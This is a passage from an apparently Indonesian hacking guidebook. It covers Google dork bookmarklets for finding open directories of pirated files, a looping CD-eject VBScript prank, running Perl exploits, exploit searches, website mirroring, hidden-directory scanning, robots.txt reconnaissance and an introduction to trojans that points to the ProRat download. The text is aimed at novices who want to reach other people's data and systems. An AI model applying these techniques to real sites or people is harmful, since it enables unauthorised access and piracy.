6322.wallywashis.name/mp3/peterpan/Bintang+Di+Surga/ - Cached

Show more results from wallywashis.name

[Index of /Downloads](#) [Translate this page]
[DIR] Parent Directory 27-Sep-2010 16:04 - [VID] ... mike_rossoff.mp3 02-Aug-2003 00:02
2.1M [MD] ... peterpan.pps 20-Jun-2003 12:04 1.1M [VID] ...
www.blickweg.com/Downloads/ - Cached - Similar

[Index Of Mp3 Free Download Mp3 Parent Directory Mp3 News Info ...](#) [Translate this page]
Informasi index of mp3 free download mp3 parent directory mp3 news terbaru ... Video Luna
Maya dan Ariele Peterpan. Kabar minggu kembali menimpas Luna Maya ...
www.the-az.com/berita-index-of-mp3-free-download-mp3-parent-directory-mp3-news/ ...
Cached

[Lyrics: -intitle "index of" "last modified" "parent directory" ...](#) [Translate this page]
Parse error: syntax error, unexpected ';' in /srv/www/vhosts/shexy.nl/httpdocs/inc/tpl
/search.tpl.php on line 136.
www.shexy.nl/search?q...of%22...wma%7Cmp3)peterpan&p...

Gambar 256: Hasil pencarian.

Berikut ini adalah bentuk modifikasi script di atas untuk menemukan informasi lainnya.

- Mencari Aplikasi atau Program

```
javascript:Qr='';if(!Qr){void(Qr=prompt('Masukin Nama  
Aplikasinya:',''))};if(Qr)  
location.href='http://www.google.com/search?query=%22parent+  
directory%22+%22'+escape(Qr)+'%  
22+exe+OR+rar+OR+zip+-html+-htm&num=100&hl=en&lr=&ie=UTF-  
8&oe=UTF-8&safe=active&sa=N'
```

- Mencari Gambar

```
javascript:Qr='';if(!Qr){void(Qr=prompt('Masukin Nama  
Gambar:',''))};if(Qr)location.href='http://www.google.com/sea  
rch?query=%22parent+directory%22+%22'+escape(Qr)+'%22+jpg+OR+  
png+OR+bmp+-html+-htm&num=100&hl=en&lr=&ie=UTF-8&oe=UTF-  
8&safe=active&sa=N'
```

- Pencarian Ebook

```
javascript:Qr='';if(!Qr){void(Qr=prompt('Masukin Pengarang  
atau Judul  
Bukunya:',''))};if(Qr)location.href='http://www.google.com/  
search?query=%22parent+directory%22+%22'+escape(Qr)+'%22+pdf+  
OR+rar+OR+zip+OR+litt+OR+djvu+OR+pdf+-html+-  
htm&num=100&hl=en&lr=&ie=UTF-8&oe=UTF-8&safe=active&sa=N'
```

- Mencari Games

```
javascript:Qr='';if(!Qr){void(Qr=prompt('Masukin Nama  
Game:',''))};if(Qr)  
location.href='http://www.google.com/  
search?query=%22parent+directory%22+%22'+escape(Qr)+'%  
22+exe+OR+iso+OR+rar+-html+-htm&num=100&hl=en&lr=&ie=UTF-  
8&oe=UTF-8&safe=active&sa=N'
```

VBScript

Sekarang kita akan sedikit bermain dengan VBScript. Dengan script berikut ini, ketika diaktifkan akan membuka CD-ROM komputer secara otomatis. Cara membuatnya, Anda hanya perlu menyalin script di bawah ini dalam Notepad kemudian menyimpannya dengan nama cdrom.vbs. Setelah selesai, Anda bisa mencoba sendiri untuk melihat hasilnya dengan menjalankan file tersebut.

```

do
Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
If colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next ' cdrom
End If
loop

```


Perlu diketahui, efek dari script di atas hanya sebagai contoh dan bekerja di komputer lokal.

Compile Exploit dengan ActivePerl

Keterampilan untuk meng-compile exploit perlu diketahui, apalagi bagi seorang Script Kiddies. Banyak kasus, saya menemukan seseorang yang menemukan berbagai exploit tapi tidak mengetahui cara meng-compile-nya, supaya bisa digunakan di Windows.

Ada exploit yang ditulis dalam bahasa Perl, ada pula yang memakai PHP, bahkan ada pula yang ditulis dalam bahasa C. Apabila Anda menemukan exploit yang mengandung kode `#!/usr/bin/perl`, itu berarti exploit tersebut menggunakan bahasa Perl.

Sebenarnya, untuk meng-compile sebuah exploit tidaklah rumit. Untuk menggunakan exploit tersebut, kita membutuhkan sebuah software yang bernama ActivePerl. Anda bisa memperolehnya dari <http://perl.org> atau <http://www.activestate.com>.



Gambar 257: Perl.org.


Oke, setelah kita install ActivePerl-nya, langkah selanjutnya adalah mencari exploit yang akan kita gunakan. Sebagai contoh, kita menggunakan script berikut ini:

```
#!/usr/bin/perl

if (@ARGV < 2)
{
    print
"\n=====
    Ini hanyalah contoh Bagaimana menjalankan Exploit
\n";
    print "    Cuma sampel doang, by: Efvy Zam      \n";
    print "    Tidak ada exploit yang terdapat disini      \n";
    print
"=====
    \n";
    print "        TERIMAKASIH \n";
    exit();
}
```

Untuk menggunakan exploit tersebut, setelah kita install ActivePerl, langkah selanjutnya adalah salin script di atas ke dalam Notepad dan simpan dengan ekstensi ***.pl**. Di sini saya membuat file dengan nama *sampel.pl*.

Sekarang, jalankan Command Prompt lalu masuk ke direktori tempat file tersebut disimpan, kemudian ketikan: **perl sampel.pl** (atau sesuai nama file yang Anda buat). Dengan demikian, file tersebut akan berjalan. Berikut tampilan *screenshot* penggunaan script di atas.




Gambar 258: Compile file sampel.pl.

Sedangkan PHP exploit, ditulis dengan kode seperti berikut ini: `#!/usr/bin/php`. Kebanyakan exploit yang menggunakan PHP biasanya meminta Anda untuk meng-upload file PHP tersebut pada sebuah hosting yang disebut juga dengan nama PHP Injection. Contoh lainnya sama seperti yang kita lakukan pada bab Phising.

Mencari Exploit

Pada dasarnya, untuk menemukan sebuah exploit dari sebuah sistem bukanlah hal yang sulit saat ini. Hanya bermodalkan *search engine* dan mengenali sistem target Anda bisa menemukan exploitnya. Misalnya, Anda ingin mencari exploit sistem Solaris, maka Anda bisa mengetikkan "Solaris Exploit" pada *search engine* Google.



Gambar 259: Mencari exploit dengan Google.

Web Crawling | 22


Web crawling adalah salah satu bentuk aksi hacking dengan meng-copy halaman website ke dalam komputer lokal. Dengan memindahkan isi sebuah website ke dalam komputer lokal, kita bisa menelusuri isi website tersebut tanpa harus terhubung ke internet. Tujuannya adalah untuk mempermudah analisis struktur sebuah website secara offline. Namun, perlu Anda ketahui, bahwa tidak semua isi website bisa dipindahkan ke dalam komputer lokal. Salah satunya adalah website yang terbuat dari flash tidak bisa dipindahkan secara sempurna karena link yang terdapat di dalamnya tidak tersimpan dalam file HTML maupun script PHP.

Judul bab ini sebenarnya hanyalah pemanis dari kata lain membajak seluruh isi web sehingga bisa dibaca secara offline atau untuk mempelajari struktur sebuah website. Terkadang, *web crawling* ini dikenal juga sebagai *spidering*.

Untuk melakukan aksi web crawling ini, kita memerlukan sebuah program bernama HTTrack.

Berikut langkah menggunakan program HTTrack ini:


1. Jalankan program HTTrack, dari tampilan pertama klik tombol **Next**.



Gambar 260: HTTrack.


2. Selanjutnya isikan nama proyek yang Anda lakukan, di sini saya memasukkan kata "belajar" lalu klik tombol **Next**.

Apabila diinginkan, Anda bisa mengganti *base path* atau lokasi penyimpanan file download.




Gambar 261: Membuat nama project.

3. Masukkan nama website yang akan Anda download pada bagian *Web Address (URL)*, dan klik **Next**.




Gambar 262: Memasukkan URL.

4. Untuk pengaturan parameter koneksi, biarkan saja seperti default. Klik **Finish**, proses download pun segera dilakukan.




Gambar 263: Mengatur parameter.

5. Tunggu proses download dilakukan sampai selesai.



Gambar 264: Proses download.


6. Setelah selesai, klik tombol **Browse Mirrored Website** untuk membuka web yang Anda download tadi secara offline.



Gambar 265: Proses download selesai.

Mungkin ada yang bertanya, terus apa manfaat dari mempelajari struktur sebuah website. Untuk mempermudah penjelasan, akan saya sertakan contohnya sekaligus. Dengan mengetahui struktur sebuah website, Anda bisa langsung mengakses direktori sebuah website tanpa harus menjadi seorang administrator terlebih dahulu. Sebab, data baik berupa dokumen, gambar, dan sebagainya berada dalam direktori sebuah website. Bayangkan, apabila terdapat data rahasia yang tidak seharusnya diakses oleh umum. Tentu saja hal ini sangat berbahaya. Salah satu contohnya, setelah mempelajari struktur sebuah website yang dibangun menggunakan Wordpress, direktorinya bisa dilihat pada: <http://www.nama-target.com/wp-content/uploads/>.

Berikut contoh tampilan dari direktori yang saya temukan.



Index of /wp-content/uploads/wpsc


Name	Last modified	Size	Description
Parent Directory		-	
cache/	25-Nov-2010 23:08	-	
category_images/	14-Apr-2010 08:13	-	
previews/	14-Apr-2010 08:13	-	
product_images/	08-Aug-2010 09:28	-	
themes/	14-Apr-2010 08:13	-	
upgrades/	14-Apr-2010 08:13	-	
user_uploads/	14-Apr-2010 08:13	-	

Gambar 266: Direktori web.

Sekarang kita akan menggunakan sebuah program bernama IntelliTamper.


Cara penggunaan program ini pun cukup mudah, Anda hanya perlu memasukkan nama website target dan mengklik **Enter** atau menekan ikon **Start Scan**.

Perhatikan gambar di bawah, saya melakukan scan terhadap sebuah website, di sana saya bisa menemukan beberapa direktori rahasia.



Gambar 267: IntelliTamper.

Setelah proses selesai, Anda bisa mengakses direktori layaknya menggunakan Windows Explorer. Bahkan, pada beberapa kasus, Anda bisa menemukan file database yang mungkin disimpan dalam direktori khusus.



Gambar 268: Menemukan file MDB.

Selain cara di atas, ada sebuah trik sederhana bagaimana Anda bisa mengetahui direktori apa saja yang terdapat dalam sebuah website. Siapa tahu ada sebuah direktori rahasia yang tidak di data oleh Google.

Untuk melakukan hal ini, Anda hanya perlu memasukkan **robots.txt** di belakang nama sebuah website. Contohnya: <http://www.vyctoria.com/robots.txt>. Berikut hasil yang ditampilkan.

```
User-agent: *
Disallow: /administrator/
Disallow: /cache/
Disallow: /components/
Disallow: /images/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /libraries/
Disallow: /media/
Disallow: /modules/
Disallow: /plugins/
Disallow: /templates/
Disallow: /tmp/
Disallow: /xmlrpc/
```

Gambar 269: Robots.txt.

Trojan | 23

Istilah Trojan horse atau kuda troya diambil dari sebuah taktik perang zaman Yunani kuno dimana terdapat sebuah kota yang bernama Troy. Bahkan, setelah 10 tahun, kota Troy tersebut tidak bisa dikalahkan oleh Yunani karena dikelilingi oleh benteng yang kuat. Di tengah keputusasaan itu, pasukan Yunani membuat sebuah patung kuda raksasa yang di dalamnya terdapat beberapa pasukan elit yang ditugaskan membuka pintu gerbang benteng kota tersebut. Supaya dapat membuka jalan pasukan di luar benteng untuk masuk dan menyerang kota Troy.

Setelah patung kuda tersebut selesai dibuat, pasukan Yunani meninggalkan patung tersebut, lebih tepatnya bersembunyi. Patung kuda tersebut dibawa masuk oleh penduduk kota Troy karena menganggap sebagai sebuah kemenangan dan mengira pasukan Yunani sudah pergi. Singkat cerita, pada tengah malam, para prajurit penyusup keluar dari patung kuda troya dan membuka pintu gerbang kota tersebut. Sehingga kota Troy yang kuat itu dapat dikuasai dengan mudah.



Gambar 270: Kuda Troya dalam film Troy.
Sumber: <http://en.wikipedia.org/wiki/File:Brad-Pitt's-horse-in-Canakkale.jpg>

Dengan konsep yang sama, Anda pun bisa mengambil alih sebuah sistem dengan menyusupkan trojan horse ke komputer lain, lalu Anda bisa mengambil alih sistem tersebut.

Trojan horse sering bersembunyi dibalik program yang membuat seseorang tertarik untuk menjalankannya. Trojan dapat aktif ketika Anda menjalankan sebuah program yang terinfeksi pada komputer, misalnya: saat Anda membuka attachment email atau mendownload dan menjalankan program dari internet. Tekniknya kita bahas pada bab teknik kamuflase.

Trojan Horse selalu terdiri atas dua bagian, yaitu Client dan Server. Bagian Client adalah bagian yang dijalankan oleh Hacker di komputernya, sementara bagian Server adalah sebuah program yang dimasukkan dan harus dijalankan terlebih dahulu di komputer target.

Back Orifice adalah Trojan pertama yang dirancang sebagai *tool* kendali jarak jauh (*remote administration*) yang mengizinkan seseorang mengambil alih komputer orang lain. Pada Agustus 2000, muncul Trojan pertama yang dikembangkan untuk Palm PDA, yang disebut Liberty.

Berikut beberapa port Trojan horse yang populer:

- Back Orifice/Back Orifice 2000 54320, 54321
- NetBus 1.60, 1.70 12345
- NetBusPro 2.01 20034
- SubSeven 27374


Jika Anda ingin mengetahui karakteristik dan melihat berbagai trojan lainnya, Anda bisa mengunjungi: <http://www.simovits.com/sve/nyhetsarkiv/1999/nyheter9902.html> atau untuk melihat daftar trojan berdasarkan namanya: http://www.simovits.com/trojans/trojans_name.html.

Sebagai contoh, saya menggunakan ProRat Trojan sebagai salah satu trojan yang cukup populer sewaktu buku ini ditulis. Anda bisa memperoleh versi terbarunya di <http://www.prorat.net>.

Ada dua pilihan versi, yang bisa Anda pilih, gratis dan berbayar. Pada versi gratis, kita hanya bisa menggunakan Trojan ini pada jaringan lokal.

